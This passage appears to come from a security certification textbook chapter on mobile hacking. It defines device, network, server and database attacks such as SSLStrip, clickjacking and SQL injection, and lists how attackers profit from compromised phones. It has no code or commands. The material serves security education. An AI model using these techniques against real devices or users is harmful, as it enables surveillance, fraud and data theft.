iOS Jailbreaking
Android Rooting
OS Data Caching
Passwords & Data Accessible
Carrier-loaded Software
No/Weak Encryption
User-initiated Code
Zero-day Exploits
Device Lockout
Kernel Driver Vulnerabilities
Confused Deputy Attack
Point 02 – THE NETWORK
THE NETWORK
Wi-Fi (no encryption/weak encryption)
Rogue Access Point
Packet Sniffing
Man-in-the-Middle (MITM)
Session Hijacking
DNS Poisoning
SSLStrip
Fake SSL Certificate
BGP Hijacking
HTTP Proxies
INTERNET
Point 03 – THE DATA CENTER / CLOUD
WEB SERVER
Platform Vulnerabilities
Server Misconfiguration
Cross-site Scripting (XSS)
Cross-site Request Forgery (XSRF)
Weak Input Validation
Brute Force Attacks
Cross Origin Resource Sharing
Side Channel Attack
Hypervisor Attack
DATABASE
SQL Injection
Privilege Escalation
Data Dumping
OS Command Execution

Figure 9.2: Anatomy of a mobile attack

- **The Device**

  Vulnerabilities in mobile devices pose significant risks to sensitive personal and corporate data. Attackers targeting the device itself can use various entry points.

  Device-based attacks are of the following types:

  - **Browser-based Attacks**

    Browser-based methods of attack are as follows:

    - **Phishing**: Phishing emails or pop-ups redirect users to fake web pages that mimic trustworthy sites, asking them to submit their personal information such as username, password, credit card details, address, and mobile number. Mobile users are more likely to be victims of phishing sites because the devices are small in size and they display only short URLs, limited warning messages, scaled-down lock icons, and so on.
    - **Framing**: Framing involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits iFrame functionality used in the target website, embeds his/her malicious web page, and uses clickjacking to steal users' sensitive information.
    - **Clickjacking**: Clickjacking, also known as a user interface redress attack, is a malicious technique used to trick web users into clicking something different from what they think they are clicking. Consequently, attackers obtain sensitive information or take control of the device.
    - **Man-in-the-Mobile**: An attacker implants malicious code into the victim's mobile device to bypass password verification systems that send one-time passwords (OTPs) via SMS or voice calls. Thereafter, the malware relays the gathered information to the attacker.
    - **Buffer Overflow**: Buffer overflow is an abnormality whereby a program, while writing data to a buffer, surfeits the intended limit and overwrites the adjacent memory. This results in erratic program behavior, including memory access errors, incorrect results, and mobile device crashes.
    - **Data Caching**: Data caches in mobile devices store information that is often required by these devices to interact with web applications, thereby preserving scarce resources and resulting in better responses time for client applications. Attackers attempt to exploit these data caches to access the sensitive information stored in them.

  - **Phone/SMS-based Attacks**

    Phone/SMS-based methods of attack are as follows:

    - **Baseband Attacks**: Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor, which sends and receives radio signals to cell towers.

- **SMiShing**: SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS to send text messages containing deceptive links of malicious websites or telephone numbers to a victim. The attacker tricks the victim into clicking the link or calling the phone number and revealing his or her personal information such as social security number (SSN), credit card number, and online banking username and password.

- **Application-based Attacks**

  Application-based methods of attack are as follows:

  - **Sensitive Data Storage**: Some apps installed and used by mobile users employ weak security in their database architecture, which makes them targets for attackers who seek to hack and steal the sensitive user information stored in them.
  - **No Encryption/Weak Encryption**: Apps that transmit unencrypted or weakly encrypted data are susceptible to attacks such as session hijacking.
  - **Improper SSL Validation**: Security loopholes in an application’s SSL validation process may allow attackers to circumvent the data security.
  - **Configuration Manipulation**: Apps may use external configuration files and libraries that can be exploited in a configuration manipulation attack. This includes gaining unauthorized access to administration interfaces and configuration stores as well as retrieval of clear text configuration data.
  - **Dynamic Runtime Injection**: Attackers manipulate and abuse the run time of an application to circumvent security locks and logic checks, access privileged parts of an app, and even steal data stored in memory.
  - **Unintended Permissions**: Misconfigured apps can sometimes open doors to attackers by providing unintended permissions.
  - **Escalated Privileges**: Attackers engage in privilege escalation attacks, which take advantage of design flaws, programming errors, bugs, or configuration oversights to gain access to resources that are usually protected from an application or user.

  Other application-based methods of attack include UI overlay/pin stealing, third-party code, intent hijacking, zip directory traversal, clipboard data, URL schemes, GPS spoofing, weak/no local authentication, integrity/tampering/repackaging, side-channel attack, app signing key unprotected, app transport security, XML specialization, and so on.

- **The System**

  OS-based methods of attack are as follows:

  - **No Passcode/Weak Passcode**: Many users choose not to set a passcode or use a weak PIN, passcode, or pattern lock, which an attacker can easily guess or crack to compromise sensitive data stored in the mobile device.

- **iOS Jailbreaking**: Jailbreaking iOS is the process of removing the security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the OS and removes sandbox restrictions. Thus, jailbreaking involves many security risks as well as other risks to iOS devices, including poor performance, malware infection, and so on.
- **Android Rooting**: Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. Like jailbreaking, rooting can result in the exposure of sensitive data stored in the mobile device.
- **OS Data Caching**: An OS cache stores used data/information in memory on a temporary basis in the hard disk. An attacker can dump this memory by rebooting the victim's device with a malicious OS and extract sensitive data from the dumped memory.
- **Passwords and Data Accessible**: iOS devices store encrypted passwords and data using cryptographic algorithms that have certain known vulnerabilities. Attackers exploit these vulnerabilities to decrypt the device's Keychain, exposing user passwords, encryption keys, and other private data.
- **Carrier-loaded Software**: Pre-installed software or apps on devices may contain vulnerabilities that an attacker can exploit to perform malicious activities such as deleting, modifying, or stealing data on the device, eavesdropping on calls, and so on.
- **User-initiated Code**: User-initiated code is an activity that tricks the victim into installing malicious applications or clicking links that allow an attacker to install malicious code to exploit the user's browser, cookies, and security permissions.

Other OS-based methods of attack include no/weak encryption, confused deputy attack, TEE/secure enclave processor, side-channel leakage, multimedia/file format parsers, kernel driver vulnerabilities, resource DoS, GPS spoofing, device lockout, and so on.

- **The Network**

  Network-based methods of attack are as follows:

  - **Wi-Fi (weak encryption/no encryption)**: Some applications fail to encrypt data or use weak algorithms to encrypt data for transmission across wireless networks. An attacker may intercept the data by eavesdropping on the wireless connection. Although many applications use SSL/TLS, which offers protection for data in transit, attacks against these algorithms can expose users' sensitive information.
  - **Rogue Access Points**: Attackers install an illicit wireless access point by physical means, which allows them to access a protected network by hijacking the connections of legitimate network users.

- **Packet Sniffing**: An attacker uses sniffing tools such as Wireshark and Capsa Network Analyzer to capture and analyze all the data packets in network traffic, which generally include sensitive data such as login credentials sent in clear text.
- **Man-in-the-Middle (MITM)**: Attackers eavesdrop on existing network connections between two systems, intrude into these connections, and then read or modify the data or insert fraudulent data into the intercepted communication.
- **Session Hijacking**: Attackers steal valid session IDs and use them to gain unauthorized access to user and network information.
- **DNS Poisoning**: Attackers exploit network DNS servers, resulting in the substitution of false IP addresses at the DNS level. Thus, website users are directed to another website of the attacker's choice.
- **SSLStrip**: SSLStrip is a type of MITM attack in which attackers exploit vulnerabilities in the SSL/TLS implementation on websites. It relies on the user validating the presence of the HTTPS connection. The attack invisibly downgrades connections to HTTP without encryption, which is difficult for users to detect in mobile browsers.
- **Fake SSL Certificates**: Fake SSL certificates represent another type of MITM attack in which an attacker issues a fake SSL certificate to intercept traffic on a supposedly secure HTTPS connection.

  Other network-based methods of attack include BGP hijacking, HTTP proxies, etc.

- **The Data Center/CLOUD**

  Data centers have two primary points of entry: a web server and a database.

  - **Web-server-based attacks**

    Web-server-based vulnerabilities and attacks are of the following types:

    - **Platform Vulnerabilities**: Attackers exploit vulnerabilities in the OS, server software such as IIS, or application modules running on the web server. Sometimes, attackers can expose vulnerabilities associated with the protocol or access controls by monitoring the communication established between a mobile device and a web server.
    - **Server Misconfiguration**: A misconfigured web server may allow an attacker to gain unauthorized access to its resources.
    - **Cross-site Scripting (XSS)**: XSS attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data are included in dynamic content sent to the user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.

- **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send unintended malicious requests. The victim holds an active session with a trusted site and simultaneously visits a malicious site that injects an HTTP request for the trusted site into his/her session, compromising its integrity.
- **Weak Input Validation**: Web services excessively trust the input from mobile applications, depending on the application to perform input validation. However, attackers can forge their own communication to the web server or circumvent the app's logic checks, allowing them to take advantage of missing validation logic on the server to perform unauthorized actions.


  Attackers exploit input validation flaws so that they can perform cross-site scripting, buffer overflow, injection attacks, and so on, which lead to data theft and system malfunction.
- **Brute-Force Attacks**: Attackers adopt the trial-and-error approach to guess the valid input to a particular field. Applications that allow any number of input attempts are generally prone to brute-force attacks.

  Other web-server-based vulnerabilities and attacks include cross-origin resource sharing, side-channel attack, hypervisor attack, VPN, and so on.

- **Database Attacks**

  Database-based vulnerabilities and attacks are of the following types:

  - **SQL injection**: SQL injection is a technique used to take advantage of nonvalidated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. It is a basic attack used to gain unauthorized access to a database or to retrieve information directly from the database.
  - **Privilege Escalation**: This occurs when an attack leverages some exploit to gain high-level access, resulting in the theft of sensitive data stored in the database.
  - **Data Dumping**: An attacker causes the database to dump some or all of its data, thereby uncovering sensitive records.
  - **OS Command Execution**: An attacker injects OS-level commands into a query, causing certain database systems to execute these commands on the server. Thus, the attacker can gain unrestricted/root-level system access.



How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Surveillance
- Audio
- Camera
- Call logs
- Location
- SMS messages

Financial
- Sending premium rate SMS messages
- Stealing Transaction Authentication Numbers (TANs)
- Extortion via ransomware
- Fake antivirus
- Making expensive calls

Impersonation
- SMS redirection
- Sending email messages
- Posting to social media

Data Theft
- Account details
- Contacts
- Call logs
- Phone number
- Stealing data via app vulnerabilities
- Stealing International Mobile Equipment Identity Number (IMEI)

Botnet Activity
- Launching DDoS attacks
- Click fraud
- Sending premium rate SMS messages

1,189 797 Malicious installation packages

6063 Mobile ransomware Trojans

39,051 Mobile banking Trojans

https://www.sophos.com

https://securelist.com

How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Source: *https://www.sophos.com*, *https://securelist.com*


At present, images, contact lists, banking apps, social media apps, email accounts, financial information, business information, and so on reside on our smartphone devices. Thus, smartphones are a treasure trove of information for potential exploitation by attackers. Android devices are particularly likely to be hacked, as they account for the majority of the mobile market share.

Upon compromising a smartphone, an attacker can spy on user activities, misuse the sensitive information stolen, impersonate the user by posting on his/her social media accounts, or enlist the device in a botnet (a network of many hacked smartphones).

After successfully compromising the mobile device, hackers can exploit the following:

Surveillance	**Financial**	**Data Theft**	**Botnet Activity**	**Impersonation**
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Table 9.1: List of information that hackers can exploit



Module Flow

01 Understand Mobile Attack Anatomy


02 Discuss Mobile Platform Attack Vectors and Vulnerabilities

03 Understand Mobile Device Management (MDM) Concept

04 Discuss Mobile Attack Countermeasures

Discuss Mobile Platform Attack Vectors and Vulnerabilities

This section discusses mobile attack vectors, associated vulnerabilities and risks, security issues arising from app stores, app sandboxing issues, mobile spam, pairing mobile devices on open Bluetooth and Wi-Fi connections, and other mobile attacks.



Mobile Attack Vectors

Malware

- Virus and rootkit
- Application modification
- OS modification

Data Tampering

- Modification by another application
- Undetected tamper attempts
- Jailbroken device

Data Exfiltration

- Extracted from data streams and email
- Print screen and screen scraping
- Copy to USB key and loss of backup

Data Loss


- Application vulnerabilities
- Unapproved physical access
- Loss of device

Mobile Attack Vectors

Mobile devices have attracted the attention of attackers owing to their widespread use. Such devices access many of the resources that traditional computers use. Moreover, these devices have some unique features that have led to the emergence of new attack vectors and protocols. Such vectors make mobile phone platforms susceptible to malicious attacks both from the network and upon physical compromise. Given below are some of the attack vectors that allow an attacker to exploit vulnerabilities in mobile OS, device firmware, or mobile apps.

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device

Table 9.2: List of attack vectors



Mobile Platform Vulnerabilities and Risks


1 **Malicious Apps in Stores**
2 **Mobile Malware**
3 **App Sandboxing Vulnerabilities**
4 **Weak Device and App Encryption**
5 **OS and App Update Issues**
6 **Jailbreaking and Rooting**
7 **Mobile Application Vulnerabilities**
8 **Privacy Issues (Geolocation)**
9 **Weak Data Security**
10 **Excessive Permissions**
11 **Weak Communication Security**
12 **Physical Attacks**

Mobile Platform Vulnerabilities and Risks

The growing use of smartphones with ever-evolving technological features has made mobile device security a primary security concern for the IT sector. Mobile devices are becoming privileged targets for cyber criminals because of significant improvements in both mobile OS and hardware. In addition, the enhancements in smartphone features introduce new types of security concerns. As smartphones are surpassing PCs as preferred devices to access the Internet, manage communications, and so on, attackers are more attracted toward mobile research and implement possible attack schemes against mobile platforms to compromise users' security and privacy or even gain complete control over the victims' devices.

Some mobile platform vulnerabilities and risks are listed below:

- Malicious apps in stores
- Mobile malware
- App sandboxing vulnerabilities
- Weak device and app encryption
- OS and app update issues
- Jailbreaking and rooting
- Mobile application vulnerabilities
- Privacy issues (Geolocation)
- Weak data security
- Excessive permissions
- Weak communication security
- Physical attacks
- Insufficient code obfuscation
- Insufficient transport layer security
- Insufficient session expiration



Security Issues Arising from App Stores

1 Insufficient or **no vetting of apps** leads to malicious and fake apps entering the app marketplace

2 App stores are common target for attackers to **distribute malware and malicious apps**


3 Malicious apps can **damage other applications** and data, and send your sensitive data to attackers

Attacker
Mobile App
No Vetting
Official App Store
Third-Party App Store
Mobile User
Malicious app sends sensitive data to attacker
Call logs/photo/videos/sensitive docs

Security Issues Arising from App Stores


Mobile applications are computer programs designed to run on smartphones, tablets, and other mobile devices. Such applications include text messaging, email, playing videos and music, voice recording, games, banking, shopping, and so on. In general, apps are made available via application distribution platforms, which could be official app stores operated by the owners of mobile OS, such as Apple’s App Store, Google Play app store, and Microsoft App Store, or third-party app stores such as Amazon Appstore, GetJar, and APKMirror.

App stores are common targets for attackers who seek to distribute malware and malicious apps. Attackers may download a legitimate app, repackage it with malware, and upload it to a third-party app store, from which users download it, considering it to be genuine. Malicious apps installed on user systems can damage other applications or stored data and send sensitive data such as call logs, photos, videos, sensitive docs, and so on to the attacker without the users’ knowledge. Attackers may use the information gathered to exploit the devices and launch further attacks. Attackers can also perform social engineering, which forces users to download and run apps outside the official app stores. Insufficient or no vetting of apps usually leads to the entry of malicious and fake apps in the marketplace. Malicious apps can damage other applications and data and send users’ sensitive data to attackers.



Attacker
Mobile App
No Vetting
Official App Store
Third-Party App Store
Mobile User
Malicious app sends sensitive data to attacker
Call logs/photo/videos/sensitive docs

Figure 9.3: Security Issues Arising from App Stores



App Sandboxing Issues

- ☐ Sandboxing helps **protect systems and users** by limiting the resources the app can access to the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox

Secure Sandbox Environment
Other User Data
No Access
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources
Vulnerable Sandbox Environment
Other User Data
Access
Bypass the Sandbox
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
